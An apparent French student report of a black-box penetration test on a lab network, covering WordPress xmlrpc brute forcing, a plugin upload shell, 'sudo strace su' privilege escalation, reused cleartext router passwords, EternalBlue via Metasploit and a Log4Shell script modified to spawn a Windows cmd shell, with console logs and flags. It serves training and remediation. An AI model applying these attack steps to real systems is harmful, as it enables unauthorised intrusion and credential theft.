

Simon Blacks et Thomas Becquevort

IR3B - B

Rapport de Test d’Intrusion de Type Black Box sur une Infrastructure Prédéfinie

1. Table des matières

1. Table des matières	2
2. Synthèse	3
3. Introduction	4
4. Méthodologie	5
5. Résultats	11
5.1 Machines et Vulnérabilités	11
5.2 Plan du Réseau	12
6. Conclusion	14
7. Bibliographie	15

2. Synthèse

Ce qui ressort de ce test de pénétration est que l'obtention d'accès sur la plupart des machines de l'infrastructure est assez aisé. Le routeur à ses combinaisons utilisateur:motdepasse présents dans un fichier en clair sur le serveur legacy pour lequel l'escalation de privilège permet de passer d'utilisateur à root en seulement une commande après avoir obtenu l'accès à l'utilisateur en brute forçant un utilisateur wordpress qui peut upload un fichier via un plugin simple permettant la création d'un shell. La machine contenant l'Active Directory est la plus complexe à pénétrer puisqu'il a été impossible d'en prendre contrôle dans le temps qui nous a été donné pour travailler. Les deux dernières machines, les clients Windows, étaient relativement facilement contrôlables parce qu'elles présentaient des services sur de vieilles versions reconnues par Metasploit comme ayant une faille. Il suffisait donc d'utiliser cet outil pour exploiter la faille et prendre contrôle du compte administrateur de la machine.

La première démarche pour se protéger des méthodes utilisées dans ce test d'intrusion est de mettre à jour les services. Les failles connues sont des méthodes d'accès aux machines extrêmement simples et n'importe qui de mal intentionné commencera son attaque par un scan de services vulnérables. Heureusement, ces failles sont souvent corrigées dans les versions plus récentes du service et faire ces mises à jour permet alors de bien se couvrir. Ensuite, pour ce qui est des mots de passe présents en clair dans un fichier, comment ne pas recommander d'éviter cette pratique. Si le mot de passe doit être disponible pour plusieurs personnes, essayez de le noter sur un support physique qui ne quitte jamais les locaux ou même mieux, charger une personne de le retenir et de demander à ceux qui en ont besoin d'aller lui demander. Si aucune de ces méthodes n'est déployable, essayez de mettre en place un moyen de chiffrement pour que le mot de passe puisse rester sur la machine sur laquelle il était, mais en n'étant plus lisible par n'importe qui ayant accès au fichier.

3. Introduction

Pour rappeler le scénario et le cadre de ce rapport, il faut commencer par rappeler l'objet de la requête. Tout commence lorsque MegaCorp One mandate cette équipe afin de réaliser un test d'intrusion sur leur infrastructure.

Ce test d'intrusion a été demandé d'être réalisé au format "Black Box" c'est-à-dire qu'aucune information n'est apportée initialement à l'équipe et tout le travail de préparation et ensuite d'attaque lui est confié.

Ce rapport ne reprend pas le contenu des démarches liées à la préparation de test, c'est-à-dire les étapes d'OSINT, mais procède directement avec le test en lui-même.


Le seul élément apporté à l'équipe est l'accès au réseau. La machine menant l'attaque a été installée sur le réseau à l'adresse 10.180.10.1 dans le sous réseau 10.180.10.0/24 et dispose d'une connexion à internet.

4. Méthodologie

Après installation dans le réseau, a été relevé comme première information que la machine qui mène l'attaque était connectée sur un sous-réseau 10.180.10.0/24. La première étape a donc été de réaliser un scan à l'aide de l'outil nmap, ce qui a permis de découvrir deux autres sous-réseaux ainsi que deux machines que voici :


- le routeur auquel une connexion directe est établie.
- le serveur web legacy qui est connecté au routeur via un autre sous-réseau que la machine qui mène l'attaque, le 10.180.30.0/24
- le sous-réseau 10.180.40.0/24 sur lequel aucune machine n'a été détectée.

Ensuite, a été lancé un scan sur le serveur web legacy dans le but de trouver les services et leurs versions qui tournent sur cette machine. Par cette méthode, il a été découvert qu'il était possible de mener une attaque par force brute sur le login d'un utilisateur wordpress en utilisant le fichier /wordpress/xmlrpc.php présent sur le serveur web legacy qui renvoie une réponse positive si la combinaison d'utilisateur et de mot de passe envoyé par la requête HTTP/POST est correcte. Ainsi, à la suite de cette exploitation, il a été possible de trouver l'utilisateur "blogger" et son mot de passe "jason".



```
kali@kali ~  
blogger:jackson  
* -- --[Wrong username or password: blogger/jackson  
blogger:simple  
* -- --[Wrong username or password: blogger/simple  
blogger:melanie  
* -- --[Wrong username or password: blogger/melanie  
blogger:stevea  
* -- --[Wrong username or password: blogger/stevea  
blogger:dolphine  
* -- --[Wrong username or password: blogger/dolphine  
blogger:roberto  
* -- --[Wrong username or password: blogger/roberto  
blogger:fluffy  
* -- --[Wrong username or password: blogger/fluffy  
blogger:teresa  
* -- --[Wrong username or password: blogger/teresa  
blogger:piglet  
* -- --[Wrong username or password: blogger/piglet  
blogger:ronald  
* -- --[Wrong username or password: blogger/ronald  
blogger:slideshow  
* -- --[Wrong username or password: blogger/slideshow  
blogger:asdfghjkl  
* -- --[Wrong username or password: blogger/asdfghjkl  
blogger:minnie  
* -- --[Wrong username or password: blogger/minnie  
blogger:newyork  
* -- --[Wrong username or password: blogger/newyork  
blogger:jason  
* -- --[W00t! User found! Wordpress is pwned! blogger/jason  
kali@kali ~
```

Une fois cet utilisateur disponible à l'utilisation, il a été décidé de tenter l'upload d'un fichier grâce au plugin "slideshow gallery". Cette démarche couronnée de succès a permis l'accès en tant que "www-data" sur le serveur.




```
kali@kali: ~  
kali@kali: ~  
Command      Description  
play          play a waveform audio file (.wav) on the target system  
  
meterpreter > ls  
Listing: /var/www/html/wordpress/wp-content/uploads/slideshow-gallery  
  
Mode                Size      Type      Last modified      Name  
----                -  
40777/rwxrwxrwx     4096    dir      2021-10-09 11:44:50 +0200 cache  
100644/rw-r--r--    193795  fil      2021-10-09 12:29:27 +0200 hudson.png  
100644/rw-r--r--    205552  fil      2021-10-09 12:34:27 +0200 rivera.png  
100644/rw-r--r--    160972  fil      2021-10-09 12:28:43 +0200 sheer.png  
100644/rw-r--r--    142932  fil      2021-10-09 12:34:50 +0200 smith.png  
  
meterpreter > pwd  
/var/www/html/wordpress/wp-content/uploads/slideshow-gallery  
meterpreter > shell  
Process 2723 created.  
Channel 0 created.  
ls  
cache  
hudson.png  
rivera.png  
sheer.png  
smith.png  
pwd  
/var/www/html/wordpress/wp-content/uploads/slideshow-gallery  
whoami  
www-data  
tmux      kali@kali: ~      kali@kali: ~/json
```

L'objectif maintenant qu'un utilisateur est disponible à l'emploi sur la machine est de gagner en privilège. Pour ce faire, le premier réflexe a été d'utiliser la commande "sudo -l" qui permet de lister les commandes que l'utilisateur peut exécuter avec les accès root. Ici, cette commande a notamment retourné la commande "strace" qui permet de lancer n'importe quel programme afin de voir les syscalls que celui-ci utilise. Il a donc été possible d'exécuter la commande "sudo strace su" sans fournir aucun mot de passe et l'accès root sur cette première machine avait été obtenu.

Sur cette première machine, étaient présents deux fichiers flags dont le contenu peut être affiché avec la commande :

```
cat /root/flag.txt
```


cat /home/user/proof.txt



```
kali@kali: ~  
socket(PF_NETLINK, SOCK_RAW, 9) = 4  
fcntl(4, F_SETFD, FD_CLOEXEC) = 0  
sendto(4, "\0\0\0Q\4\5\0\4\0\0\0\0\0op=PAM:session_o" ..., 112, 0, {sa_family=AF_NETLINK, pid=0, groups=00000000}, 12) = 112  
poll([{fd=4, events=POLLIN}], 1, 500) = 1 ([{fd=4, revents=POLLIN}])  
recvfrom(4, "$\0\0\0\2\0\0\0\4\0\0\0\274\n\0\0\0\0\0p\0\0\0Q\4\5\0\4\0\0\0" ..., 8988, MSG_PEEK|MSG_DONTWAIT, {sa_family=AF_NETLINK, pid=0, groups=00000000}, [12]) = 36  
recvfrom(4, "$\0\0\0\2\0\0\0\4\0\0\0\274\n\0\0\0\0\0p\0\0\0Q\4\5\0\4\0\0\0" ..., 8988, MSG_DONTWAIT, {sa_family=AF_NETLINK, pid=0, groups=00000000}, [12]) = 36  
close(4) = 0  
clone(child_stack=0, flags=CLONE_CHILD_CLEARPID|CLONE_CHILD_SETTID|SIGCHLD, child_tidptr=0x7f260f13ca10) = 2750  
rt_sigprocmask(SIG_BLOCK, ~[RTMIN RT_1], NULL, 8) = 0  
rt_sigaction(SIGTERM, {0x4034d0, [], SA_RESTORER, 0x7f260e792d40}, NULL, 8) = 0  
rt_sigprocmask(SIG_UNBLOCK, [ALRM TERM], NULL, 8) = 0  
wait4(-1, root@Snubull:/var/www/html/wordpress/wp-content/uploads/slideshow-gallery#  
root@Snubull:/var/www/html/wordpress/wp-content/uploads/slideshow-gallery#  
root@Snubull:/var/www/html/wordpress/wp-content/uploads/slideshow-gallery# whoami  
</wordpress/wp-content/uploads/slideshow-gallery# whoami  
root  
root@Snubull:/var/www/html/wordpress/wp-content/uploads/slideshow-gallery# cd /root  
</wordpress/wp-content/uploads/slideshow-gallery# cd /root  
root@Snubull:~# ls  
ls  
flag.txt routerAuth.txt  
root@Snubull:~# cat flag.txt  
cat flag.txt  
PT{eca62c8eb1f1c8c0333d19335f710e91795a55d9}  
root@Snubull:~# find / -type f -name "proof.txt" 2> /dev/null  
find / -type f -name "proof.txt" 2> /dev/null  
/home/user/proof.txt  
root@Snubull:~# cat /home/user/proof.txt  
cat /home/user/proof.txt  
PT{d32d2da875aba9b419a58575725ff95c1cf725b}  
root@Snubull:~#
```

Etait également présent un fichier routerAuth.txt dont le contenu peut être affiché avec la commande suivante :

cat /root/routerAuth.txt



```
kali@kali: ~  
root@Snubull:/home/user# clear  
clear  
'unknown': I need something more specific.  
root@Snubull:/home/user# ls  
ls  
Desktop examples.desktop proof.txt Videos  
Documents Music Public wordpress-5.1.11.zip  
Downloads Pictures Templates  
root@Snubull:/home/user# cd ..  
cd ..  
root@Snubull:/home# ls  
ls  
bob user  
root@Snubull:/home# cd ..  
cd ..  
root@Snubull:/# ls  
ls  
bin dev initrd.img lost+found opt run sys var  
boot etc lib media proc sbin tmp vmlinuz  
cdrom home lib64 mnt root srv usr  
root@Snubull:/# ls media  
ls media  
root@Snubull:/# ls media/user  
ls media/user  
root@Snubull:/# cd root  
cd root  
root@Snubull:~# ls  
ls  
flag.txt routerAuth.txt  
root@Snubull:~# cat routerAuth.txt  
cat routerAuth.txt  
user:SanjiVinsmoke  
root:RoronoaZoro  
root@Snubull:~#
```

Le contenu de ce fichier a été interprété comme les combinaisons utilisateur:motdepasse des utilisateurs “user” et “root” du routeur et après tentative de connexion sur ce dernier, il s’est

révélé qu'en effet, ces combinaisons permettent la connexion sur la machine. Avec cela, il en était fini de l'exploitation du serveur web legacy et il était possible de passer à autre chose.

De l'autre côté du routeur est présent un sous-réseau, le 10.180.40.0/24. Sur ce dernier, plusieurs scans ont été menés, mais aucune machine n'a jamais répondu, il a été tiré comme conclusion que ce sous-réseau servait de honeypot aux attaquants et qu'aucune information utile ne pouvait y être récupérée.

Pour continuer l'attaque, il a donc été décidé de se pencher à nouveau sur l'autre machine que le routeur pour laquelle un accès était disponible, le serveur web legacy. Il a été découvert que cette machine était présente sur un autre sous-réseau, le 10.180.20.0/24 sur lequel quatre machines ont été découvertes. La première, le serveur web legacy évidemment, y porte l'adresse 10.180.20.10. Les trois autres machines sont des Windows, une est une Windows Server contenant l'Active Directory et porte l'adresse 10.180.20.1 et les deux autres sont des clients Windows et portent les adresses 10.180.20.2 et 10.180.20.3.

Pour commencer l'exploitation sur ces machines, il a été nécessaire de créer une connexion directe entre la machine qui menait l'attaque, la kali, et le serveur web legacy qui allait être le point de connexion à chacune des machines qu'il restait à exploiter. Pour ce faire, il a fallu créer une route entre ces deux machines afin que lorsque le routeur reçoit une requête adressée à l'une ou l'autre, il sache où l'envoyer. Sur la machine kali, une route permettant de rediriger le trafic destiné au sous-réseau 10.180.20.0/24 vers le sous réseau le routeur a donc été créée à l'aide de la commande :

- `ip route add 10.180.20.0/24 dev eth1`

Ensuite des règles d'iptables ont été créées sur le legacy serveur afin de permettre la réception des requêtes provenant de la kali et le bon envoi de leur réponse.

Malheureusement, une fois ces deux démarches réalisées, la connexion entre les deux machines est devenue impossible et continuer le test d'intrusion également. Il a alors fallu trouver une autre stratégie pour pouvoir continuer à mener l'attaque. La solution qui a été retenue a été l'installation de nos outils de pentest sur le serveur web legacy. Le premier logiciel qui a été installé sur cette machine a été nmap qui nous a permis de faire des scans sur les services hébergés par chacune des trois machines. Celle qui a retenu le plus

d'attention était la machine Windows Serveur qui est celle ayant donné le plus d'informations suite au scan. Il était possible de voir qu'il y était hébergé un service Kerberos tournant sur une version de 2003. À l'aide de cette information, il a été trouvé judicieux d'installer Metasploitable. Cet outil permet la navigation dans une large base de données d'exploits connus pour un grand nombre de versions d'un grand nombre de services.

Grâce à Metasploitable, il a été possible de trouver un exploit permettant d'obtenir un accès sur la machine Windows Server. Cet exploit est un "Kerberoasting". Le kerberoasting se repose sur le principe que n'importe quel utilisateur du domaine peut demander la liste des comptes utilisateurs pour chaque service avec le hash de leur mot de passe. Ainsi, si le mot de passe est assez faible, une attaque par force brute sur le hash récupéré ne devrait pas prendre trop de temps et permettre l'obtention d'un mot de passe pour un utilisateur donné.

Malheureusement, l'exploitation de cette méthode d'obtention de credentials n'a jamais abouti et il est resté impossible d'avoir accès à la machine. Il était donc temps de se tourner vers les deux dernières machines de l'infrastructure.

```

root@Snubbull:/home/bob# ./exploit -d 10.180.20.1 -p 593 -l 8080
RPC DCOM remote exploit - .: [oc192.us]:. Security
[+] Resolving host..
[+] Done.
-- Target: [Win2k-Universal]:10.180.20.1:593, Bindshell:8080, RET=[0x0018759f]
[+] Connect Success !
[+] Send Success !
[+] Socket Success !
[+] Couldnt connect to bindshell, possible reasons:
    1: Host is firewalled
    2: Exploit failed
root@Snubbull:/home/bob#

Doing NBT name scan for addresses from 10.180.20.3
IP address      NetBIOS Name    Server  User      MAC address
-----
10.180.20.3     SIMIABRAZ       <server> <unknown> 00:50:56:02:09:04

(root@kali)-[/home/kali]
# nbtscan 10.180.20.2
Doing NBT name scan for addresses from 10.180.20.2
IP address      NetBIOS Name    Server  User      MAC address
-----
10.180.20.2     SOPORIFIK       <server> <unknown> 00:50:56:02:09:06

(root@kali)-[/home/kali]
# nbtscan 10.180.20.1
Doing NBT name scan for addresses from 10.180.20.1
IP address      NetBIOS Name    Server  User      MAC address
-----

(root@kali)-[/home/kali]
# msfconsole

(kali@kali)-[~]
$ nmap -sV -Pn 10.180.20.2 10.180.20.3
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2022-11-25 10:46 CET
Nmap scan report for 10.180.20.2
Host is up (0.00076s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Vista Embedded microsoft-ds (workgroup: PTLAB)
Service Info: Host: SOPORIFIK; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_vista

Nmap scan report for 10.180.20.3
Host is up (0.00040s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
9999/tcp  open  http         JBoss Enterprise Application Platform
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 2 IP addresses (2 hosts up) scanned in 44.10 seconds

(kali@kali)-[~]
$
130 x
root@Snubbull:~#

```

La première des deux qu'il a été décidé d'attaquer était la machine ayant pour adresse 10.180.20.2. Cette machine présentait un service SMBv1 pour lequel une faille était connue. Metasploit connaissait un exploit, "eternalblue" qui aurait pu permettre d'exécuter du code arbitraire sur la machine mais après plusieurs tentatives d'exploitations, de mise à jour de

metasploit, de nouvelle tentative, de changement de port, de nouvelle tentative, l'exploit n'a jamais réussi.

```

0 learn/tmp 1 ThirdYear/offensive 2 ThirdYear/offensive
msf6 exploit(windows/smb/eternalblue_doublepulsar) > run

[*] Started reverse TCP handler on 10.180.30.10:4444
[*] 10.180.20.2:445 - Generating Eternalblue XML data
[*] 10.180.20.2:445 - Generating Doublepulsar XML data
[*] 10.180.20.2:445 - Generating payload DLL for Doublepulsar
[*] 10.180.20.2:445 - Writing DLL in /root/.wine/drive_c/eternal11.dll
[*] 10.180.20.2:445 - Launching Eternalblue...
Application tried to create a window, but no driver could be loaded.
Make sure that your X server is running and that $DISPLAY is set correctly.
err:systray:initialize_systray Could not create tray window
[-] Error getting output back from Core; aborting...
[-] 10.180.20.2:445 - Are you sure it's vulnerable?
[-] 10.180.20.2:445 - Launching Doublepulsar...
[-] 10.180.20.2:445 - Oops, something was wrong!
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/eternalblue_doublepulsar) >

Disclosure date: 2008-10-23
References:
  https://technet.microsoft.com/en-us/library/security/ms08-067.aspx
  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2008-4250
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: NT_STATUS_OBJECT_NAME_NOT_FOUND
_smb-vuln-ms17-010:
VULNERABLE:
  Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

  State: VULNERABLE
  IDs: CVE:CVE-2017-0143
  Risk factor: HIGH
  A critical remote code execution vulnerability exists in Microsoft S
MBv1
  servers (ms17-010).

  Disclosure date: 2017-03-14
  References:
    https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
    https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
    https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidanc
e-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 24.44 seconds

(kali@kali)~$

64 bytes from 10.180.20.2: icmp_seq=2523 ttl=128 time=0.294 ms
64 bytes from 10.180.20.2: icmp_seq=2524 ttl=128 time=0.335 ms
64 bytes from 10.180.20.2: icmp_seq=2525 ttl=128 time=0.394 ms
64 bytes from 10.180.20.2: icmp_seq=2526 ttl=128 time=0.365 ms
64 bytes from 10.180.20.2: icmp_seq=2527 ttl=128 time=0.373 ms
64 bytes from 10.180.20.2: icmp_seq=2528 ttl=128 time=0.501 ms
64 bytes from 10.180.20.2: icmp_seq=2529 ttl=128 time=0.510 ms
64 bytes from 10.180.20.2: icmp_seq=2530 ttl=128 time=0.355 ms
64 bytes from 10.180.20.2: icmp_seq=2531 ttl=128 time=0.448 ms
64 bytes from 10.180.20.2: icmp_seq=2532 ttl=128 time=0.357 ms
64 bytes from 10.180.20.2: icmp_seq=2533 ttl=128 time=0.424 ms
64 bytes from 10.180.20.2: icmp_seq=2534 ttl=128 time=0.455 ms
64 bytes from 10.180.20.2: icmp_seq=2535 ttl=128 time=0.381 ms
64 bytes from 10.180.20.2: icmp_seq=2536 ttl=128 time=0.364 ms
64 bytes from 10.180.20.2: icmp_seq=2537 ttl=128 time=0.337 ms

Application tried to create a window, but no driver could be loaded.
Make sure that your X server is running and that $DISPLAY is set correctly.
fixme:storage:create_storagefile Storage share mode not implemented.
fixme:iphlpapi:NotifyAddrChange (Handle 0x101e2b8, overlapped 0x101e2d0): stub
Application tried to create a window, but no driver could be loaded.
Make sure that your X server is running and that $DISPLAY is set correctly.
fixme:storage:create_storagefile Storage share mode not implemented.
fixme:iphlpapi:NotifyAddrChange (Handle 0x10de890, overlapped 0x10de89c): stub
wine: configuration in '/root/.wine' has been updated.
wine: cannot find L"C:\\windows\\system32\\ls.exe"
root@Snubull:~/metasploit-framework/modules/exploits/windows/smb#

```

À la suite de cet échec malencontreux, il a été décidé de chercher d'autres exploits pouvant servir de cette faille afin d'obtenir un accès à la machine. En cherchant dans metasploit "eternalblue", un exploit est ressorti utilisant "ps_exec". Cet exploit a fonctionné et nous a permis d'obtenir l'accès administrateur sur la machine. Il était donc possible de naviguer dans les fichiers de la machine avec tous les droits dessus et il a été trouvé sur cette machine un total de quatre fichiers flags.

C:\Documents and Settings\Administrator\Desktop>

type flag.txt

PT{a0a066cfc05c30b0032113cae050e53674d65473}

C:\>

type Documents

PT{5fbbc5306ccc4ee922aece3fb4d3e3b31ee3b78}

C:\Documents and Settings\administrator.PTLAB\Desktop>

type proof.txt

PT{e49d46688dc0e60ee45cf097919b39de640c246f}

```
C:\Documents and Settings>  
type winxp\Desktop\proof.txt  
PT{aa3271b95da289a759da69438751279866d97390}
```

```
C:\Documents and Settings\user\Desktop>  
type proof.txt  
PT{6914552eff2542b70e7d8a21c452d3f44fdd7053}
```

Après avoir trouvé ces éléments, il a été décidé de finir le test de pénétration en attaquant la dernière machine, la 10.180.20.3. La première étape était donc à nouveau de réaliser un scan nmap sur la machine pour y trouver de potentiels services non tenus à jour et pouvoir les exploiter. Le retour de ce scan a permis de découvrir que la machine utilisait un service de logging, Log4j sur une version permettant l'exploitation d'une faille. En cherchant sur internet, il a été possible de trouver sur github un exploit pour cette version, Log4Shell, un script écrit en python pour exploiter une machine linux en utilisant cette faille. Bien que le fait qu'il soit écrit en python ne pose pas problème, le fait qu'il soit utilisé pour attaquer une machine linux pose légèrement souci alors après avoir téléchargé le script, il a fallu modifier une ligne, la vingt-sixième qui contenait :

- String cmd="/bin/sh";

Et qu'il a fallu remplacer par :

- String cmd="cmd";

Afin de le rendre utilisable pour une machine Windows. Après cette légère modification, il était possible de lancer le script et après exécution, on se retrouve dans un cmd Windows avec comme compte l'administrateur de la machine, NT AUTHORITY\SYSTEM et c'est ainsi que se termine le test de pénétration réalisé sur l'infrastructure de la société MegaCorp One.

5. Résultats

5.1 Machines et Vulnérabilités

